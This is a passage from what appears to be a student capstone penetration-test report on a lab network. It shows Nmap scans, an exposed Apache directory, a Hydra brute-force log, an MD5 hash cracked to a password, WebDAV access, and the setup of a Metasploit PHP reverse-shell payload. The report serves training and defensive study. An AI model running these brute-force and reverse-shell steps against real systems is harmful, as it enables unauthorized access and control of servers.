

# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03


**Blue Team:** Log Analysis and Attack Characterization

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address

Range: 192.168.1.1-255

Netmask: 192.168.1.0/24

Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.1

OS: Windows

Hostname:

IPv4: 192.168.1.90

OS: Kali Linux

Hostname: Kali

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone



# **Red Team**

## Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Gateway/Host Virtual Machine
Kali	192.168.1.90	Attacking Machine
ELK	192.168.1.100	Data Collection Machine/SIEM
Capstone	192.168.1.105	Target Machine

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Administrative Control Vulnerability.	<i>An administrative control vulnerability is an improper separation of duties, improper data classification, or improper auditing.</i>	<i>If users have access to restricted information, they could leak it, alter it, or use it to gain greater access. If private data is made public, it may be exploited. If audits are improper or non-existent, vulnerabilities will be missed.</i>
Brute Force Vulnerability	<i>A brute force vulnerability is poor username and password policies or storage.</i>	<i>If usernames are known or easy to find, attacker can plug that into a wordlist to determine the userpassword. If passwords are weak or improperly stored, they are easily guessed, accessed or cracked, leading to unauthorized access.</i>
PHP Reverse Shell Vulnerability	<i>PHP reverse shell vulnerability is the ability to upload a malicious php file and execute it through a web browser, so that a remote attacker can control the server.</i>	<i>If malicious actors gain control of a server, there are many nefarious things they could do. They could shut it down, turn it into a zombie, steal or copy sensitive files, upload malicious content, or simply monitor the network.</i>

# Exploitation: Administrative Control Misconfiguration

---

01

## Tools & Processes

We used Nmap to scan for active IP's and ports on the network and their functions, navigated to the web server IP, and gained open access to files and folders. Hidden files that did require user authentication all but explicitly stated which user had access. From this information, we were able to brute force the password and gain further access.

02

## Achievements

Since access to some company folders was not password protected, we were able to snoop around the files and discover the a hidden folder. While this folder was password protected, the login screen directed our efforts for a brute force attack, thereby significantly shortening the time it took to gain access.

03

See screenshots below for steps.



# Nmap scan

Port 9200 indicates that the ELK server is running on 192.168.1.100. Apache running indicates that the host machine is a web server. Therefore, 192.168.1.105 is the IP we're after on either port 22 or port 80.

```
root@Kali:~# nmap -sV 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-08 13:10 PST
Nmap scan report for 192.168.1.1
Host is up (0.00050s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2179/tcp  open  vmrpd?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00044s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp  open  http         Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00052s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.90
Host is up (0.000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
Nmap done: 255 IP addresses (4 hosts up) scanned in 31.10 seconds

```
root@Kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0<link>
    ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
    RX packets 879  bytes 203703 (198.9 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 54084  bytes 47916512 (45.6 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 6  bytes 318 (318.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 6  bytes 318 (318.0 B)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

# Navigate to the Apache Server IP

No password is blocking access to this IP. Company folders are publicly displayed and accessible. One of the files mentions a private “secret folder.”

Kali on ML-REFVM-684427

Index of / - Mozilla Firefox

Index of /

192.168.1.105

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive

## Index of /

Name	Last modified	Size	Description
<a href="#">company_blog/</a>	2019-05-07 18:23	-	
<a href="#">company_folders/</a>	2019-05-07 18:27	-	
<a href="#">company_share/</a>	2019-05-07 18:22	-	
<a href="#">meet_our_team/</a>	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Mozilla Firefox

192.168.1.105/company\_fol

192.168.1.105/company\_folders/customer\_info/customers.txt

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offens




Nothing yet! But i'm sure customers will be lining up to hear about our 45 percent APR

ERROR: FILE MISSING

Please refer to [company\\_folders/secret\\_folder/](#) for more information


ERROR: [company\\_folders/secret\\_folder](#) is no longer accessible to the public

# Displays of Incompetence, Pt. 1



# Displays of Incompetence, Pt. 2


Since this is part of the company's public facing web page, it should present the company in a good light. Touting less than a day's collective hours of experience does not inspire confidence in any of these people's capabilities. This lack of established trust is especially detrimental since they appear to offer financial services. The fact that the Manager of Direct Communication as well as Customer Privacy can't spell or punctuate his name correctly and stores private information for the company in public is also cause for concern.





# Not-so Secret File Access

While this folder is password protected, the note “For ashtons eyes only” indicates that at least one user with access is most likely Ashton. Due to the lack of capitalization and punctuation, the probable syntax of the username is “ashton”. Now we can attempt to brute force his password.



# Exploitation: Brute Force

---

01

## Tools & Processes

With the username obtained due to improper administrative controls, we used Hydra to crack Ashton's password to gain access to the secret folder which contained a password hash for Ryan and instructions for logging into the company's webdav server. We used crackstation.net to break the hash and gain access to the server on Ryan's account.

02

## Achievements

We cracked Ashton's password and gained access to the secret folder. Then we cracked the hash for Ryan's password and gained access to the server on what is likely an administrative account.

03

See screenshots below for steps.


# Hydra

Since we know what port to scan and the host IP from our Nmap activity as well as the likely username from poor administrative controls, we plugged this information into Hydra and successfully cracked the (weak) password.

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 1] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-08 13:38:48
```

# Access gained, more users exposed


Returning to the login for the secret folder, we gain access using the brute-forced password and discover another username and password hash along with instructions for logging into the server and uploading files to it.



The screenshot shows a web browser window with the address bar displaying `192.168.1.105/company_folders/secret_folder/`. The browser's bookmark bar includes links to Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, and Offensive Security. The main content area displays the title "Index of /company\_folders/secret\_folder" and a table with the following headers: Name, Last modified, Size, and Description. The table contains two entries: "Parent Directory" with a back arrow icon and a dash in the size column, and "connect\_to\_corp\_server" with a question mark icon, a timestamp of "2019-05-07 18:28", and a size of "414". Below the table, the text "Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80" is visible.

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">connect_to_corp_server</a>	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



The screenshot shows a web browser window with the address bar displaying `192.168.1.105/company_folders/secret_folder/connect_to_corp_server`. The browser's bookmark bar includes links to Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, and Exploit-DB. The main content area displays the title "Personal Note" and a text block containing instructions for connecting to a webdav server. The text is as follows:


In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser



# Password cracked, more access gained

We used crackstation.net to break the hash for ryan's password, then used that password to log into the server. Although the IP given in the instructions is defunct, the previously used IP of 192.168.1.105 works. Now we can upload malicious files and view whatever files Ryan has access to on the server.



The screenshot shows the CrackStation website's 'Free Password Hash Cracker' interface. A hash 'd7dad9a5cd7c8376eeb58d09b3ccd352' has been entered and cracked to the password 'Linux4u'. The interface includes a 'Crack Hashes' button, a CAPTCHA, and a list of supported hash types. A red circle highlights the 'Linux4u' result.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad9a5cd7c8376eeb58d09b3ccd352

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half\_sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1[sha1\_bin]), QubesV3.1BackupDefaults


Hash	Type	Result
d7dad9a5cd7c8376eeb58d09b3ccd352	md5	Linux4u

Color Codes: ■ Exact match, ■ Partial match, ■ Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).



The screenshot shows a web browser displaying the 'Index of /webdav' directory on a server at 192.168.1.105. The directory listing includes a 'Parent Directory' link and a file named 'passwd.dav' with a size of 43 bytes, last modified on 2019-05-07 at 18:19. The browser's address bar shows the URL '192.168.1.105/webdav/'.

192.168.1.105/company\_folk

Index of /webdav

192.168.1.105/webdav/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHu

## Index of /webdav

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">passwd.dav</a>	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

# Exploitation: PHP Reverse Shell

---

01

## Tools & Processes

We used MSFvenom to create a php reverse shell payload. We used our brute forced credentials to create a shared network folder where we uploaded the payload to the target server. We used msfconsole to start the listener. Once the listener was running on the attacking side, we activated the shell by clicking the file from the target side. This opened a meterpreter session that gave us access to the server files.

02

## Achievements

We uploaded a reverse shell listener to the webdav server using our brute forced credentials. Once the shell was on the target machine, we activated the listener from the target side, creating a user shell in a meterpreter session. Through this shell, we gained access to the webdav server files.

03

See screenshots below for steps.

# MSFvenom/MSFconsole

We used msfvenom to select a payload and crafted it in msfconsole. We chose the payload php/meterpreter/reverse\_tcp

[illegible]

```

+ --=[ metasploit v5.0.76-dev ]
+ --=[ 1971 exploits - 1088 auxiliary - 339 post ]
+ --=[ 558 payloads - 45 encoders - 10 nops ]
+ --=[ 7 evasion ]

```

```
msf5 > msfvenom -l payloads
[*] exec: msfvenom -l payloads
```

php/bind_perl_ipv6	Listen for a connection and spawn a command shell via perl (persistent) over IPv6
php/bind_php	Listen for a connection and spawn a command shell via php
php/bind_php_ipv6	Listen for a connection and spawn a command shell via php (IPv6)
php/download_exec	Download an EXE from an HTTP URL and execute it
php/exec	Execute a single system command
php/meterpreter/bind_tcp	Run a meterpreter server in PHP. Listen for a connection
php/meterpreter/bind_tcp_ipv6	Run a meterpreter server in PHP. Listen for a connection over IPv6
